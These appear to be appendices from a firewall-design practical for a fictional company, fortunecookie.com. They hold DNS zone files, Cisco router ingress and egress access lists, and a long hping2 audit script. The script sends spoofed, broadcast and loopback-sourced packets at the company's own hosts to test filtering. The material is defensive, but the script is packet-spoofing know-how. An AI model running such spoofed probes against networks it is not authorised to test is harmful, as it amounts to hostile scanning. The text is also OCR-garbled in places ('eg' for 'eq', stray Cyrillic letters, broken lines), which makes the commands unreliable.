   NS
        dns.fortunecookie.com.
   PTR localhost.
1
```

/export/home/bind/var/dns/fortunecookie.hos

\$TTL 1d		
Q	SOA	<pre>dns.fortunecookie.com. admin.fortunecookie.com. (20040411 ; Serial 3h ; Refresh 1h ; Retry 1w ; Expire 1d) ; Negative Cache TTL</pre>
	NS	dns.fortunecookie.com.
dns	A	192.168.1.10
ntp2	А	192.168.1.11
mail	А	192.168.1.12
ftp	A	192.168.1.13
sav	A	192.168.1.14
proxy	А	192.168.1.15
ftp3	А	192.168.100.24
ssh	A	192.168.100.25
syslog1	А	192.168.100.26
syslog2	A	192.168.100.27
ntp1	A	192.168.100.28
ips-man	A	192.168.100.29
ftp1	А	192.168.200.21
ftp2	А	192.168.200.22
WWW	A	192.168.200.23
gate1	А	192.168.201.50

/export/home/bind/var/dns/banner.ad

```
1h ; Retry
1w ; Expire
1d) ; Negative Cache TTL
NS dns.fortunecookie.com.
A 127.0.0.1
A 127.0.0.1
```

Appendix D – Router Access Control Lists

These access control lists (ACLs) are applied to the screening router to perform ingress and egress filtering. Numerous virus/worm attacks are mitigated by simply being aware of and controlling the traffic on your network.

ip access-list extended incoming-20040211

*

```
remark ***** Permit BGP Routing Updates
                                         ****
permit tcp host 210.56.47.1 eq bgp host 210.56.47.2 gt 1023
permit tcp host 210.56.47.1 gt 1023 host 210.56.47.2 eg bgp
remark ***** Permit ESP Traffic *****
permit esp host 210.56.1.11 host 210.56.47.11
permit esp host 210.56.47.18 host 210.56.47.11
permit esp host 210.56.47.19 host 210.56.47.11
permit esp host 210.56.47.20 host 210.56.47.11
remark ***** Permit IPSec Traffic *****
permit udp host 210.56.1.11 eq isakmp host 210.56.47.11 eq isakmp
permit udp host 210.56.47.18 eq isakmp host 210.56.47.11 eq isakmp
permit udp host 210.56.47.19 eq isakmp host 210.56.47.11 eq isakmp
permit udp host 210.56.47.20 eq isakmp host 210.56.47.11 eq isakmp
remark ***** Permit Supplier & Partner FTP
                                           * * * * *
permit tcp host 211.109.5.10 gt 1023 host 210.56.47.11 eq ftp
permit tcp host 211.109.5.10 eq ftp-data host 210.56.47.11 gt 1023
permit tcp host 211.169.12.26 gt 1023 host 210.56.47.11 eq ftp
permit tcp host 211.169.12.26 eq ftp-data host 210.56.47.11 gt 1023
remark ***** Permit Troubleshooting Traffic *****
permit icmp host 210.56.47.1 host 210.56.47.2 echo
permit icmp host 210.56.47.1 host 210.56.47.2 echo-reply
permit icmp host 210.56.47.1 host 210.56.47.11 echo
permit icmp host 210.56.47.1 host 210.56.47.11 echo-reply
remark ***** Block spoofed GIAC Enterprises (FCD) Public Addresses *****
deny ip 210.56.47.8 0.0.0.7 any
remark ***** Block IANA Reserved Networks *****
deny ip 0.0.0.0 1.255.255.255 any
deny ip 2.0.0.0 0.255.255.255 any
deny ip 5.0.0.0 0.255.255.255 any
     ip 7.0.0.0 0.255.255.255 any
deny
     ip 10.0.0.0 0.255.255.255 any
deny
     ip 23.0.0.0 0.255.255.255 any
deny
     ip 27.0.0.0 0.255.255.255 any
deny
deny ip 31.0.0.0 0.255.255.255 any
deny ip 36.0.0.0 1.255.255.255 any
deny ip 39.0.0.0 0.255.255.255 any
deny ip 41.0.0.0 0.255.255.255 any
deny ip 42.0.0.0 0.255.255.255 any
deny ip 49.0.0.0 0.255.255.255 any
     ip 50.0.0.0 0.255.255.255 any
deny
```

```
ip 58.0.0.0 1.255.255.255 any
deny
deny ip 60.0.0.0 0.255.255.255 any
deny ip 70.0.0.0 1.255.255.255 any
deny ip 72.0.0.0 7.255.255.255 any
deny ip 82.0.0.0 1.255.255.255 any
deny ip 84.0.0.0 3.255.255.255 any
     ip 88.0.0.0 7.255.255.255 any
deny
deny
     ip 96.0.0.0 31.255.255.255 any
     ip 169.254.0.0 0.0.255.255 any
deny
deny ip 172.16.0.0 0.15.255.255 any
deny ip 192.0.2.0 0.0.0.255 any
     ip 192.168.0.0 0.0.255.255 any
deny
deny ip 197.0.0.0 0.255.255.255 any
deny ip 198.18.0.0 0.1.255.255 any
     ip 201.0.0.0 0.255.255.255 any
deny
     ip 222.0.0.0 1.255.255.255 any
deny
deny ip 224.0.0.0 31.255.255.255 any
remark ***** Permit DNS Traffic *****
permit udp any eq domain host 210.56.47.11 eq domain
permit tcp any eq domain host 210.56.47.11 eq domain
permit udp any eq domain host 210.56.47.12 eq domain
permit tcp any eq domain host 210.56.47.12 eq domain
remark ***** Permit SMTP Traffic *****
permit tcp any eq smtp host 210.56.47.11 eq smtp
remark ***** Permit Web Traffic *****
permit tcp any eq www host 210.56.47.11 gt 1023
permit tcp any gt 1023 host 210.56.47.11 eq www
permit tcp any eq 443 host 210.56.47.11 gt 1023
permit tcp any gt 1023 host 210.56.47.11 eq 443
remark ***** Implicit Deny (Entered for Auditing Purposes) *****
deny ip any any
```

ip access-list extended exiting-20040211

```
remark ***** Permit BGP Routing Updates *****
permit tcp host 210.56.47.2 eq bgp host 210.56.47.1 gt 1023
permit tcp host 210.56.47.2 gt 1023 host 210.56.47.1 eg bgp
remark ***** Permit ESP Traffic *****
permit esp host 210.56.47.11 host 210.56.1.11
permit esp host 210.56.47.11 host 210.56.47.18
permit esp host 210.56.47.11 host 210.56.47.19
permit esp host 210.56.47.11 host 210.56.47.20
remark ***** Permit IPSec Traffic *****
permit udp host 210.56.47.11 eq isakmp host 210.56.1.11 eq isakmp
permit udp host 210.56.47.11 eq isakmp host 210.56.47.18 eq isakmp
permit udp host 210.56.47.11 eq isakmp host 210.56.47.19 eq isakmp
permit udp host 210.56.47.11 eq isakmp host 210.56.47.20 eq isakmp
remark ***** Permit Supplier & Partner FTP
                                            ****
permit tcp host 210.56.47.11 eq ftp host 211.109.5.10 gt 1023
permit tcp host 210.56.47.11 gt 1023 host 211.109.5.10 eq ftp-data
permit tcp host 210.56.47.11 eq ftp host 211.169.12.26 qt 1023
permit tcp host 210.56.47.11 gt 1023 host 211.169.12.26 eg ftp-data
remark ***** Permit Troubleshooting Traffic *****
permit icmp host 210.56.47.2 host 210.56.47.1 echo
permit icmp host 210.56.47.2 host 210.56.47.1 echo-reply
permit icmp host 210.56.47.11 host 210.56.47.1 echo
```

```
permit icmp host 210.56.47.11 host 210.56.47.1 echo-reply
remark ***** Block Spoofed GIAC Enterprises (FCD) Public Addresses *****
deny
     ip any 210.56.47.8 0.0.0.7
remark ***** Block Communications to IANA Reserved Networks *****
     ip any 0.0.0.0 1.255.255.255
deny
deny
      ip any 2.0.0.0 0.255.255.255
     ip any 5.0.0.0 0.255.255.255
deny
deny
     ip any 7.0.0.0 0.255.255.255
     ip any 10.0.0.0 0.255.255.255
deny
deny
     ip any 23.0.0.0 0.255.255.255
deny
     ip any 27.0.0.0 0.255.255.255
deny
     ip any 31.0.0.0 0.255.255.255
deny
     ip any 36.0.0.0 1.255.255.255
deny
     ip any 39.0.0.0 0.255.255.255
      ip any 41.0.0.0 0.255.255.255
deny
     ip any 42.0.0.0 0.255.255.255
deny
deny ip any 49.0.0.0 0.255.255.255
deny ip any 50.0.0.0 0.255.255.255
deny ip any 58.0.0.0 1.255.255.255
deny ip any 60.0.0.0 0.255.255.255
deny ip any 70.0.0.0 1.255.255.255
     ip any 72.0.0.0 7.255.255.255
deny
deny ip any 82.0.0.0 1.255.255.255
     ip any 84.0.0.0 3.255.255.255
deny
deny
     ip any 88.0.0.0 7.255.255.255
deny
     ip any 96.0.0.0 31.255.255.255
     ip any 169.254.0.0 0.0.255.255
deny
deny
     ip any 172.16.0.0 0.15.255.255
deny
     ip any 192.0.2.0 0.0.0.255
deny ip any 192.168.0.0 0.0.255.255
deny ip any 197.0.0.0 0.255.255.255
deny ip any 198.18.0.0 0.1.255.255
deny ip any 201.0.0.0 0.255.255.255
deny ip any 222.0.0.0 1.255.255.255
deny ip any 224.0.0.0 31.255.255.255
remark ***** Permit DNS Traffic *****
permit udp host 210.56.47.11 eq domain any eq domain
permit tcp host 210.56.47.11 eq domain any eq domain
permit udp host 210.56.47.12 eq domain any eq domain
permit tcp host 210.56.47.12 eq domain any eq domain
remark ***** Permit SMTP Traffic *****
permit tcp host 210.56.47.11 eq smtp any eq smtp
remark ***** Permit Web Traffic *****
permit tcp host 210.56.47.11 gt 1023 any eq www
permit tcp host 210.56.47.11 eq www any gt 1023
permit tcp host 210.56.47.11 gt 1023 any eq 443
permit tcp host 210.56.47.11 eq 443 any gt 1023
remark ***** Implicit Deny (Entered for Auditing Purposes) *****
deny ip any any
```

ip access-list extended outgoing-20040211

remark ***** Permit ESP Traffic ***** permit esp host 210.56.47.11 host 210.56.1.11 permit esp host 210.56.47.11 host 210.56.47.18 permit esp host 210.56.47.11 host 210.56.47.19

```
permit esp host 210.56.47.11 host 210.56.47.20
remark ***** Permit IPSec Traffic *****
permit udp host 210.56.47.11 eq isakmp host 210.56.1.11 eq isakmp
permit udp host 210.56.47.11 eq isakmp host 210.56.47.18 eq isakmp
permit udp host 210.56.47.11 eq isakmp host 210.56.47.19 eq isakmp
permit udp host 210.56.47.11 eq isakmp host 210.56.47.20 eq isakmp
remark ***** Permit Supplier & Partner FTP *****
permit tcp host 210.56.47.11 eq ftp host 211.109.5.10 gt 1023
permit tcp host 210.56.47.11 gt 1023 host 211.109.5.10 eq ftp-data
permit tcp host 210.56.47.11 eq ftp host 211.169.12.26 gt 1023
permit tcp host 210.56.47.11 gt 1023 host 211.169.12.26 eq ftp-data
remark ***** Permit Troubleshooting Traffic *****
permit icmp host 210.56.47.11 host 210.56.47.1 echo
permit icmp host 210.56.47.11 host 210.56.47.1 echo-reply
remark ***** Block Spoofed GIAC Enterprises (FCD) Public Addresses *****
     ip any 210.56.47.8 0.0.0.7
deny
remark ***** Block Communications to IANA Reserved Networks *****
deny ip any 0.0.0.0 1.255.255.255
deny
     ip any 2.0.0.0 0.255.255.255
deny ip any 5.0.0.0 0.255.255.255
deny ip any 7.0.0.0 0.255.255.255
     ip any 10.0.0.0 0.255.255.255
deny
     ip any 23.0.0.0 0.255.255.255
deny
deny
     ip any 27.0.0.0 0.255.255.255
deny
     ip any 31.0.0.0 0.255.255.255
deny
     ip any 36.0.0.0 1.255.255.255
      ip any 39.0.0.0 0.255.255.255
deny
deny
      ip any 41.0.0.0 0.255.255.255
deny
     ip any 42.0.0.0 0.255.255.255
deny ip any 49.0.0.0 0.255.255.255
deny ip any 50.0.0.0 0.255.255.255
deny ip any 58.0.0.0 1.255.255.255
deny ip any 60.0.0.0 0.255.255.255
deny ip any 70.0.0.0 1.255.255.255
     ip any 72.0.0.0 7.255.255.255
deny
     ip any 82.0.0.0 1.255.255.255
deny
     ip any 84.0.0.0 3.255.255.255
deny
deny
     ip any 88.0.0.0 7.255.255.255
deny
     ip any 96.0.0.0 31.255.255.255
deny
     ip any 169.254.0.0 0.0.255.255
     ip any 172.16.0.0 0.15.255.255
deny
     ip any 192.0.2.0 0.0.0.255
deny
      ip any 192.168.0.0 0.0.255.255
deny
deny
      ip any 197.0.0.0 0.255.255.255
     ip any 198.18.0.0 0.1.255.255
deny
deny ip any 201.0.0.0 0.255.255.255
deny ip any 222.0.0.0 1.255.255.255
deny ip any 224.0.0.0 31.255.255.255
remark ***** Permit DNS Traffic *****
permit udp host 210.56.47.11 eq domain any eq domain
permit tcp host 210.56.47.11 eq domain any eq domain
permit udp host 210.56.47.12 eq domain any eq domain
permit tcp host 210.56.47.12 eq domain any eq domain
remark ***** Permit SMTP Traffic *****
permit tcp host 210.56.47.11 eg smtp any eg smtp
remark ***** Permit Web Traffic *****
permit tcp host 210.56.47.11 gt 1023 any eq www
```

```
permit tcp host 210.56.47.11 eq www any gt 1023
permit tcp host 210.56.47.11 gt 1023 any eq 443
permit tcp host 210.56.47.11 eq 443 any gt 1023
remark ***** Implicit Deny (Entered for Auditing Purposes) *****
deny ip any any
```

Appendix E – hping2 Audit Script

```
# Firewall Audit Script
# Inbound Traffic
# Prepared by Richard Lewis
*****
# Audit Denied Inbound TCP Traffic
# Audit Unauthorized Source IP FTP Traffic
hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 21 -S -e Audit-dec0-Denied-FTP -d 21
       210.56.47.11
hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 21 -S -e Audit-dec1-Denied-FTP -d 21
       192.168.200.20
hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 21 -S -e Audit-dec2-Denied-FTP -d 21
       192.168.201.50
hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 21 -S -e Audit-FTP-1-Denied-FTP -d 22
      192.168.200.21
hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 21 -S -e Audit-FTP-2-Denied-FTP -d 22
      192.168.200.22
hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 21 -S -e Audit-Internal-FTP-Denied-FTP
       -d 22 192.168.1.13
#
# Audit Spoofed Source IP FTP Traffic
hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 21 -S -e Audit-dec0-Spoofed-FTP -d 22
       210.56.47.11
hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 21 -S -e Audit-dec1-Spoofed-FTP -d 22
       192.168.200.20
hping2 -n -V -a 192.168.200.20 -Z -c 3 -p 21 -S -e Audit-dec1-Spoofed-FTP -d
       22 192.168.200.20
hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 21 -S -e Audit-dec2-Spoofed-FTP -d 22
      192.168.201.50
hping2 -n -V -a 192.168.201.50 -Z -c 3 -p 21 -S -e Audit-dec2-Spoofed-FTP -d
       22 192.168.201.50
hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 21 -S -e Audit-FTP-1-Spoofed-FTP -d
      23 192.168.200.21
hping2 -n -V -a 192.168.200.21 -Z -c 3 -p 21 -S -e Audit-FTP-1-Spoofed-FTP -d
      23 192.168.200.21
hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 21 -S -e Audit-FTP-2-Spoofed-FTP -d
       23 192.168.200.22
hping2 -n -V -a 192.168.200.22 -Z -c 3 -p 21 -S -e Audit-FTP-2-Spoofed-FTP -d
       23 192.168.200.22
hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 21 -S -e Audit-Internal-FTP-Spoofed-
      FTP -d 30 192.168.1.13
hping2 -n -V -a 192.168.1.13 -Z -c 3 -p 21 -S -e Audit-Internal-FTP-Spoofed-
       FTP -d 30 192.168.1.13
#
# Audit Broadcast (255) FTP Traffic
```

hping2 -n -V -a 255.255.255.255 -Z -c 3 -p 21 -S -e Audit-dec0-Broadcast-255-FTP -d 28 210.56.47.11

hping2	-n -V -a 255.255.255.255 -Z -c 3 -p 21 -S -e Audit-dec1-Broadcast-255- FTP -d 28 192.168.200.20
hping2	-n -V -a 255.255.255.255 -Z -c 3 -p 21 -S -e Audit-dec2-Broadcast-255- FTP -d 28 192.168.201.50
hping2	-n -V -a 255.255.255.255 -Z -c 3 -p 21 -S -e Audit-FTP-1-Broadcast- 255-FTP -d 29 192.168.200.21
hping2	-n -V -a 255.255.255.255 -Z -c 3 -p 21 -S -e Audit-FTP-2-Broadcast- 255-FTP -d 29 192.168.200.22
hping2	-n -V -a 255.255.255.255 -Z -c 3 -p 21 -S -e Audit-Internal-FTP- Broadcast-255-FTP -d 36 192.168.1.13
#	
# Audit	Loopback (127.0.0.1) FTP Traffic
hping2	-n -V -a 127.0.0.1 -Z -c 3 -p 21 -S -e Audit-dec0-Loopback-FTP -d 23 210.56.47.11
hping2	-n -V -a 127.0.0.1 -Z -c 3 -p 21 -S -e Audit-dec1-Loopback-FTP -d 23 192.168.200.20
hping2	-n -V -a 127.0.0.1 -Z -c 3 -p 21 -S -e Audit-dec2-Loopback-FTP -d 23 192.168.201.50
hping2	-n -V -a 127.0.0.1 -Z -c 3 -p 21 -S -e Audit-FTP-1-Loopback-FTP -d 24 192.168.200.21
hping2	-n -V -a 127.0.0.1 -Z -c 3 -p 21 -S -e Audit-FTP-2-Loopback-FTP -d 24 192.168.200.22
hping2	-n -V -a 127.0.0.1 -Z -c 3 -p 21 -S -e Audit-Internal-FTP-Loopback-FTP -d 31 192.168.1.13
#	
	t Unauthorized Source IP Web Traffic
	-n -V -a 83.65.78.83 -Z -c 3 -p 80 -S -e Audit-decl-Denied-Web -d 21 192.168.200.20
	-n -V -a 83.65.78.83 -Z -c 3 -p 80 -S -e Audit-dec2-Denied-Web -d 21 192.168.201.50
hping2	-n -V -a 83.65.78.83 -Z -c 3 -p 80 -S -e Audit-Web-Denied-Web -d 20 192.168.200.23
#	
	t Spoofed Source IP Web Traffic
	-n -V -a 210.56.47.11 -Z -c 3 -p 80 -S -e Audit-dec0-Spoofed-Web -d 22 210.56.47.11
	-n -V -a 210.56.47.11 -Z -c 3 -p 80 -S -e Audit-decl-Spoofed-Web -d 22 192.168.200.20
	-n -V -a 192.168.200.20 -Z -c 3 -p 80 -S -e Audit-dec1-Spoofed-Web -d 22 192.168.200.20
	-n -V -a 210.56.47.11 -Z -c 3 -p 80 -S -e Audit-dec2-Spoofed-Web -d 22 192.168.201.50
	-n -V -a 192.168.201.50 -Z -c 3 -p 80 -S -e Audit-dec2-Spoofed-Web -d 22 192.168.201.50
	-n -V -a 210.56.47.11 -Z -c 3 -p 80 -S -e Audit-Web-Spoofed-Web -d 21 192.168.200.23
	-n -V -a 192.168.200.23 -Z -c 3 -p 80 -S -e Audit-Web-Spoofed-Web -d 21 192.168.200.23
#	
	t Broadcast (255) Web Traffic
2 2	-n -V -a 255.255.255.255 -Z -c 3 -p 80 -S -e Audit-dec0-Broadcast-255- Web -d 28 210.56.47.11
	-n -V -a 255.255.255.255 -Z -c 3 -p 80 -S -e Audit-dec1-Broadcast-255- Web -d 28 192.168.200.20
hping2	-n -V -a 255.255.255.255 -Z -c 3 -p 80 -S -e Audit-dec2-Broadcast-255- Web -d 28 192.168.201.50

hping2 -n -V -a 255.255.255.255 -Z -c 3 -p 80 -S -e Audit-Web-Broadcast-255-Web -d 27 192.168.200.23 # Audit Loopback (127.0.0.1) Web Traffic hping2 -n -V -a 127.0.0.1 -Z -c 3 -p 80 -S -e Audit-dec0-Loopback-Web -d 23 210.56.47.11 hping2 -n -V -a 127.0.0.1 -Z -c 3 -p 80 -S -e Audit-dec1-Loopback-Web -d 23 192.168.200.20 hping2 -n -V -a 127.0.0.1 -Z -c 3 -p 80 -S -e Audit-dec2-Loopback-Web -d 23 192.168.201.50 hping2 -n -V -a 127.0.0.1 -Z -c 3 -p 80 -S -e Audit-Web-Loopback-Web -d 22 192.168.200.23 # Audit Unauthorized Source IP HTTPS Traffic hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 443 -S -e Audit-dec1-Denied-HTTPS -d 23 192.168.200.20 hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 443 -S -e Audit-dec2-Denied-HTTPS -d 23 192.168.201.50 hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 443 -S -e Audit-Web-Denied-HTTPS -d 22 192.168.200.23 # # Audit Spoofed Source IP HTTPS Traffic hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 443 -S -e Audit-dec0-Spoofed-HTTPS -d 24 210.56.47.11 hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 443 -S -e Audit-dec1-Spoofed-HTTPS -d 24 192.168.200.20 hping2 -n -V -a 192.168.200.20 -Z -c 3 -p 443 -S -e Audit-dec1-Spoofed-HTTPS -d 24 192.168.200.20 hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 443 -S -e Audit-dec2-Spoofed-HTTPS -d 24 192.168.201.50 hping2 -n -V -a 192.168.201.50 -Z -c 3 -p 443 -S -e Audit-dec2-Spoofed-HTTPS -d 24 192.168.201.50 hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 443 -S -e Audit-Web-Spoofed-HTTPS -d 23 192.168.200.23 hping2 -n -V -a 192.168.200.23 -Z -c 3 -p 443 -S -e Audit-Web-Spoofed-HTTPS d 23 192.168.200.23 # # Audit Broadcast (255) HTTPS Traffic hping2 -n -V -a 255.255.255.255 -Z -c 3 -p 443 -S -e Audit-dec0-Broadcast-255-HTTPS -d 30 210.56.47.11 hping2 -n -V -a 255.255.255.255 -Z -c 3 -p 443 -S -e Audit-dec1-Broadcast-255-HTTPS -d 30 192.168.200.20 hping2 -n -V -a 255.255.255.255 -Z -c 3 -p 443 -S -e Audit-dec2-Broadcast-255-HTTPS -d 30 192.168.201.50 hping2 -n -V -a 255.255.255.255 -Z -c 3 -p 443 -S -e Audit-Web-Broadcast-255-HTTPS -d 29 192.168.200.23 # # Audit Loopback (127.0.0.1) HTTPS Traffic hping2 -n -V -a 127.0.0.1 -Z -c 3 -p 443 -S -e Audit-dec0-Loopback-HTTPS -d 25 210.56.47.11 hping2 -n -V -a 127.0.0.1 -Z -c 3 -p 443 -S -e Audit-dec1-Loopback-HTTPS -d 25 192.168.200.20 hping2 -n -V -a 127.0.0.1 -Z -c 3 -p 443 -S -e Audit-dec2-Loopback-HTTPS -d 25 192.168.201.50 hping2 -n -V -a 127.0.0.1 -Z -c 3 -p 443 -S -e Audit-Web-Loopback-HTTPS -d 24 192.168.200.23 #

Audit Unauthorized Source IP SMTP Traffic hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 25 -S -e Audit-dec1-Denied-SMTP -d 22 192.168.200.20 hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 25 -S -e Audit-dec2-Denied-SMTP -d 22 192.168.201.50 hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 25 -S -e Audit-Exch-Denied-SMTP -d 22 192.168.1.12 # # Audit Spoofed Source IP SMTP Traffic hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 25 -S -e Audit-dec0-Spoofed-SMTP -d 23 210.56.47.11 hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 25 -S -e Audit-dec1-Spoofed-SMTP -d 23 192.168.200.20 hping2 -n -V -a 192.168.200.20 -Z -c 3 -p 25 -S -e Audit-dec1-Spoofed-SMTP -d 23 192.168.200.20 hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 25 -S -e Audit-dec2-Spoofed-SMTP -d 23 192.168.201.50 hping2 -n -V -a 192.168.201.50 -Z -c 3 -p 25 -S -e Audit-dec2-Spoofed-SMTP -d 23 192.168.201.50 hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 25 -S -e Audit-Exch-Spoofed-SMTP -d 23 192.168.1.12 hping2 -n -V -a 192.168.1.12 -Z -c 3 -p 25 -S -e Audit-Exch-Spoofed-SMTP -d 23 192.168.1.12 # # Audit Broadcast (255) SMTP Traffic hping2 -n -V -a 255.255.255.255 -Z -c 3 -p 25 -S -e Audit-dec0-Broadcast-255-SMTP -d 29 210.56.47.11 hping2 -n -V -a 255.255.255.255 -Z -c 3 -p 25 -S -e Audit-decl-Broadcast-255-SMTP -d 29 192.168.200.20 hping2 -n -V -a 255.255.255.255 -Z -c 3 -p 25 -S -e Audit-dec2-Broadcast-255-SMTP -d 29 192.168.201.50 hping2 -n -V -a 255.255.255.255 -Z -c 3 -p 25 -S -e Audit-Exch-Broadcast-255-SMTP -d 29 192.168.1.12 # # Audit Loopback (127.0.0.1) SMTP Traffic hping2 -n -V -a 127.0.0.1 -Z -c 3 -p 25 -S -e Audit-dec0-Loopback-SMTP -d 24 210.56.47.11 hping2 -n -V -a 127.0.0.1 -Z -c 3 -p 25 -S -e Audit-dec1-Loopback-SMTP -d 24 192.168.200.20 hping2 -n -V -a 127.0.0.1 -Z -c 3 -p 25 -S -e Audit-dec2-Loopback-SMTP -d 24 192.168.201.50 hping2 -n -V -a 127.0.0.1 -Z -c 3 -p 25 -S -e Audit-Exch-Loopback-SMTP -d 24 192.168.1.12 # Audit Unauthorized Source IP DNS Traffic hping2 -n -V -a 210.56.47.12 -Z -c 3 -p 53 -S -e Audit-External-DNS-Denied-DNS -d 29 210.56.47.11 hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 53 -S -e Audit-dec0-Denied-DNS -d 21 210.56.47.11 hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 53 -S -e Audit-dec1-Denied-DNS -d 21 192.168.200.20 hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 53 -S -e Audit-dec2-Denied-DNS -d 21 192.168.201.50 hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 53 -S -e Audit-Internal-DNS-Denied-DNS -d 29 192.168.1.10 # Audit Spoofed Source IP DNS Traffic

hping2	-n -V -a 210.56.47.11 -Z -c 3 -p 53 -S -e Audit-dec0-Spoofed-DNS -d 22
	210.56.47.11
hping2	-n -V -a 210.56.47.11 -Z -c 3 -p 53 -S -e Audit-dec1-Spoofed-DNS -d 22
	192.168.200.20
hping2	-n -V -a 192.168.200.20 -Z -c 3 -p 53 -S -e Audit-dec1-Spoofed-DNS -d
	22 192.168.200.20
hping2	-n -V -a 210.56.47.11 -Z -c 3 -p 53 -S -e Audit-dec2-Spoofed-DNS -d 22
	192.168.201.50
hping2	-n -V -a 192.168.201.50 -Z -c 3 -p 53 -S -e Audit-dec2-Spoofed-DNS -d
	22 192.168.201.50
hping2	-n -V -a 210.56.47.11 -Z -c 3 -p 53 -S -e Audit-Internal-DNS-Spoofed-
	DNS -d 30 192.168.1.10
hping2	-n -V -a 192.168.1.10 -Z -c 3 -p 53 -S -e Audit-Internal-DNS-Spoofed-
	DNS -d 30 192.168.1.10
#	
	t Broadcast (255) DNS Traffic
hping2	-n -V -a 255.255.255.255 -Z -c 3 -p 53 -S -e Audit-dec0-Broadcast-255-
	DNS -d 28 210.56.47.11
hping2	-n -V -a 255.255.255.255 -Z -c 3 -p 53 -S -e Audit-decl-Broadcast-255-
	DNS -d 28 192.168.200.20
hping2	-n -V -a 255.255.255.255 -Z -c 3 -p 53 -S -e Audit-dec2-Broadcast-255-
h i	DNS -d 28 192.168.201.50
npingz	-n -V -a 255.255.255.255 -Z -c 3 -p 53 -S -e Audit-Internal-DNS-
#	Broadcast-255-DNS -d 36 192.168.1.10
	t Loopback (127.0.0.1) DNS Traffic
	-n -V -a 127.0.0.1 -Z -c 3 -p 53 -S -e Audit-dec0-Loopback-DNS -d 23
nprngz	210.56.47.11
hping2	-n -V -a 127.0.0.1 -Z -c 3 -p 53 -S -e Audit-dec1-Loopback-DNS -d 23
1)	192.168.200.20
hping2	-n -V -a 127.0.0.1 -Z -c 3 -p 53 -S -e Audit-dec2-Loopback-DNS -d 23
	192.168.201.50
hping2	-n -V -a 127.0.0.1 -Z -c 3 -p 53 -S -e Audit-Internal-DNS-Loopback-DNS
	-d 31 192.168.1.10
#	

	t Denied Inbound UDP Traffic
#	
	t Unauthorized Source IP DNS Traffic
hping2	-n -V -a 210.56.47.12 -Z -c 3 -2 -p 53 -e Audit-External-DNS-Denied-
h	DNS -d 29 210.56.47.11
nping2	-n -V -a 83.65.78.83 -Z -c 3 -2 -p 53 -e Audit-dec0-Denied-DNS -d 21 210.56.47.11
hning	
npingz	-n -V -a 83.65.78.83 -Z -c 3 -2 -p 53 -e Audit-dec1-Denied-DNS -d 21
hning?	192.168.200.20
hping2	-n -V -a 83.65.78.83 -Z -c 3 -2 -p 53 -e Audit-dec2-Denied-DNS -d 21
	-n -V -a 83.65.78.83 -Z -c 3 -2 -p 53 -e Audit-dec2-Denied-DNS -d 21 192.168.201.50
	-n -V -a 83.65.78.83 -Z -c 3 -2 -p 53 -e Audit-dec2-Denied-DNS -d 21 192.168.201.50 -n -V -a 83.65.78.83 -Z -c 3 -2 -p 53 -e Audit-Internal-DNS-Denied-DNS
	-n -V -a 83.65.78.83 -Z -c 3 -2 -p 53 -e Audit-dec2-Denied-DNS -d 21 192.168.201.50
hping2	-n -V -a 83.65.78.83 -Z -c 3 -2 -p 53 -e Audit-dec2-Denied-DNS -d 21 192.168.201.50 -n -V -a 83.65.78.83 -Z -c 3 -2 -p 53 -e Audit-Internal-DNS-Denied-DNS -d 29 192.168.1.10
hping2 # # Audi	-n -V -a 83.65.78.83 -Z -c 3 -2 -p 53 -e Audit-dec2-Denied-DNS -d 21 192.168.201.50 -n -V -a 83.65.78.83 -Z -c 3 -2 -p 53 -e Audit-Internal-DNS-Denied-DNS
hping2 # # Audi	-n -V -a 83.65.78.83 -Z -c 3 -2 -p 53 -e Audit-dec2-Denied-DNS -d 21 192.168.201.50 -n -V -a 83.65.78.83 -Z -c 3 -2 -p 53 -e Audit-Internal-DNS-Denied-DNS -d 29 192.168.1.10 t Spoofed Source IP DNS Traffic
hping2 # # Audi hping2	-n -V -a 83.65.78.83 -Z -c 3 -2 -p 53 -e Audit-dec2-Denied-DNS -d 21 192.168.201.50 -n -V -a 83.65.78.83 -Z -c 3 -2 -p 53 -e Audit-Internal-DNS-Denied-DNS -d 29 192.168.1.10 t Spoofed Source IP DNS Traffic -n -V -a 210.56.47.11 -Z -c 3 -2 -p 53 -e Audit-dec0-Spoofed-DNS -d 22
hping2 # # Audi hping2 hping2	-n -V -a 83.65.78.83 -Z -c 3 -2 -p 53 -e Audit-dec2-Denied-DNS -d 21 192.168.201.50 -n -V -a 83.65.78.83 -Z -c 3 -2 -p 53 -e Audit-Internal-DNS-Denied-DNS -d 29 192.168.1.10 t Spoofed Source IP DNS Traffic -n -V -a 210.56.47.11 -Z -c 3 -2 -p 53 -e Audit-dec0-Spoofed-DNS -d 22 210.56.47.11 -n -V -a 210.56.47.11 -Z -c 3 -2 -p 53 -e Audit-dec1-Spoofed-DNS -d 22 192.168.200.20
